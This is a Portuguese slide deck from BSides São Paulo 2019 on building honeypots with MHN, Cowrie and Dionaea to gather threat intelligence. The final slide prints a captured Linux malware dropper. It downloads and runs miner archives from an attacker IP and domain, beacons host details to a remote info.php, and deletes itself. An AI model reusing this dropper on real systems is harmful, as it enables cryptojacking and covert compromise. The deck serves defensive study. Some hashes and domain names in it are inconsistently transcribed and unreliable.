



# **Honeypotting para a Aquisição de Feeds de Inteligência**

JEFFERSON S. MACEDO  
16° BSIDES São Paulo, 2019

# AGENDA


---

- **\$whoami**
- **O que é Honeypot e Honeytoken?**
- **Threat Intelligence, Who?**
- **#ComoFaz**
- **Prova de Conceito**
- **Casos de Uso**
- **Considerações Finais**



# \$whoami

- Consultor de Resposta a Incidentes e Serviços Proativos, IBM, X-Force IRIS.
- +10 anos de experiência profissional em Tecnologia da Informação, dos quais 5 são dedicados a Cibersegurança, Computação Forense, Resposta a Incidentes e Investigação de “*White Collar Crime*”.
- Bacharelado em Direito (EPD);
- Pós-Graduado em Computação Forense (Mackenzie);
- Bacharel em Sistemas de Informação (UMESP).
- Membro associado do HTCIA (High Technology Crime Investigation Association).
- Pesquisador independente (quando tenho tempo).



Jefferson Souza Macedo


# \$/honeypot.sh

- Ambiente computacional propositalmente exposto e vulnerável.
- Estudo das tendências em ataques cibernéticos.
- Captura e estudo de binários “In The Wild”.
- Baixa Interação OU Alta Interação.





# \$/honeytoken.sh



- Dados Digitais Falsos;
- Dados Pessoais Falsos:
  - Nome, Data de Nascimento, Números de Documentos, etc.
- Cartão de Crédito:
  - Números Gerados.
- Registro de Banco de Dados:
  - Inserção da Tabela “CREDIT\_CARDS”.
- Arquivos:
  - Excel, Word ou Power Point com “hidden powershell” e/ou MD5 específico.




HONEYPOTS SÃO ILEGAIS?

- ARMADILHA
- PRIVACIDADE
- RESPONSABILIDADE

# ARMAÇÃO (*“Entrapment”*)

- Agente de Força da Lei induz um indivíduo a prática de um ilícito quando o mesmo não o cometeria por vontade própria.
- Serei processado (a) por criar uma armadilha?
- Honeypots não induzem. Os atacantes encontram e investem contra os ativos por iniciativa própria.
- Você está provendo um alvo diferente.



# PRIVACIDADE

- Leis de Privacidade não autorizam a captura e armazenamento de dados de atacantes.
- Qual é a origem do atacante?
- Qual é a finalidade?
- Consentimento!

```
#####  
#           !READ BEFORE CONTINUING!  
# This system is for the use of authorized users only.  
# By using this computer you are consenting to having  
# all of your activity on this system monitored and  
# disclosed to others.  
#####
```



# RESPONSABILIDADE


- Você é responsável pela segurança dos seus sistemas!
- E se sua Honeypot for comprometida?
- Honeypots de baixa interação são menos suscetíveis.
- Honeypots de alta interação são mais suscetíveis a comprometimento.



# THREAT INTELLIGENCE, WHO?


- Conhecimento que permite prever ou mitigar ataques.
- Fornece contexto que auxilia na tomada de decisões sobre segurança, respondendo quem está lhe atacando, quais são as motivações e capacidades, e por fim, quais são os indicadores de comprometimento (IOCs) a serem procurados.
- Pessoas e sistemas trabalham juntos.
- Dado X Informação X Inteligência.





# #ComoFaz

- MHN – Modern Honey Network (<https://www.github.com/threatstream/mhn.git>)
  - T-Pot (<https://www.github.com/dtag-dev-sec/tpotce>)
  - Awesome-honeypots (<https://www.github.com/paralax/awesome-honeypots>)
- Servidores em nuvem;
- Paciência com possíveis erros de instalação 😅



# PROVA DE CONCEITO





# THERE IS NO FREE LUNCH!



```
[root@ubuntu:~# supervisorctl stop mhn-collector
mhn-collector: stopped
[root@ubuntu:~# supervisorctl status
geoloc                RUNNING      pid 1027, uptime 20:51:13
honeymap              RUNNING      pid 1031, uptime 20:51:13
hpfeeds-broker        RUNNING      pid 1025, uptime 20:51:13
mhn-celery-beat        RUNNING      pid 1024, uptime 20:51:13
mhn-celeryv-worker    RUNNING      pid 2622, uptime 0:00:34
mhn-collector         STOPPED      May 26 07:41 AM
mhn-uwsgi              RUNNING      pid 1028, uptime 20:51:13
mnemosyne              RUNNING      pid 1026, uptime 20:51:13
```

https://[REDACTED]

## Select Script

Ubuntu - Shockpot

New script

Ubuntu - Conpot

Ubuntu - Drupot

Ubuntu - Wordpot

Ubuntu - Shockpot

Ubuntu - p0f

Ubuntu - Suricata

Ubuntu - Glastopf

Ubuntu - ElasticHoney

Ubuntu - Amun

Ubuntu - Snort

Ubuntu - Cowrie

Ubuntu 14.04/Centos 7 - Dionaea

Raspberry Pi - Dionaea

Ubuntu - Dionaea with HTTP

Ubuntu - Shockpot Sinkhole

com/api/script/?text=true&script\_id=12" -O deploy.sh && sudo bash

abe.com ee7TV9sX

## Script

```
set -e
set -x

if [ $# -ne 2 ]
then
    echo "Wrong number of arguments supplied."
    echo "Usage: $0 <server_url> <deploy_key>."
    exit 1
fi

server_url=$1
deploy_key=$2

apt-get update
apt-get -y install git python-pip supervisor
pip install virtualenv
```








# INTEGRAÇÕES

splunk® >



elastic



*COWRIE*



*DIONAEA*



# COWRIE


## EXTRAINDO INFORMAÇÃO ÚTIL

- Sites comprometidos
  - <http://www.karaibe.us/>
- Hashes
  - 0c7ebe7b8b22dd7887393a969a088bcd147794140bcae6c7ba8f3839621922dc (min.sh)
  - B986a2795479b4aacf6dafa6654914ca11d9b4a260a35f1369e262f4e948e841 (stdin)



VirusTotal scan results for file 0c7ebe7b8b22dd7887393a969a088bcd147794140bcae6c7ba8f3839621922dc (min.sh). The scan shows 1/37 detections and a risk level of 1. The file is identified as Linux.Trojan.Downloader.Agent.AK.

Antivirus	Resultado	Atualização
ESet-NOD32	Linux.Trojan.Downloader.Agent.AK	20181020
Avast		20181020
AvastLab		20181020
AvastLab-VB		20181020
Avast		20180921



VirusTotal scan results for file B986a2795479b4aacf6dafa6654914ca11d9b4a260a35f1369e262f4e948e841 (stdin). The scan shows 31/37 detections and a risk level of 4. The file is identified as Linux.Trojan.Agent.AK.

Antivirus	Resultado	Atualização
Avast	Linux.Trojan.Agent.AK	20181020
AvastLab-VB	Linux.Trojan.Agent.AK	20181020
Avast	Linux.Trojan.Agent.AK	20181020
Avast	Linux.Trojan.Agent.AK	20181020

```

root@ubuntu:/opt/cowrie/var/lib/cowrie/downloads# cat 8c7ebe7b8b22dd7887393a969a0088bcd1477943406cae6c7ba8f3839621932dc
#!/bin/sh
ARCH="uname -a"
cd /tmp
wget http://67.205.129.169/.foo/ryo.tgz || curl -O http://www.karai.be.us/.foo/ryo.tgz || lwp-download http://67.205.129.169/.foo/ryo.tgz
tar xzvf ryo.tgz
rm -rf ryo.tgz
cd .bin
nohup ./start > /dev/null &
lspci | grep VGA
if [ $? -eq 0 ]; then
    cd /tmp
    mkdir .x
    cd /tmp/.x
    wget http://67.205.129.169/.foo/xmstak.tgz || curl -O http://karai.be.us/.foo/xmstak.tgz
    tar xzvf xmstak.tgz
    rm -rf xmstak.tgz
    cd .xmstak
    nohup ./start &
    ./start &
fi
cd /tmp
rm -rf .vd
mkdir .vd
cd .vd
wget http://67.205.129.169/.foo/sslm.tgz || curl -O http://www.karai.be.us/.foo/sslm.tgz || lwp-download http://67.205.129.169/.foo/sslm.tgz
tar xzvf sslm.tgz
rm -rf sslm.tgz
cd .sslm
nohup ./start > /dev/null &
SERVERIP=$(curl http://www.karai.be.us/.foo/remotel/info.php)
curl -d "info=88WR00T&data=SERVER----> ${whoami}@${SERVERIP} <br>DATE----> ${date} <br>ARCH----> $ARCH" http://www.karai.be.us/.foo/remotel/info.php > /dev/null
cd /tmp
rm -rf $0
rm -rf ssl.sh
rm -rf /tmp/ssl.sh

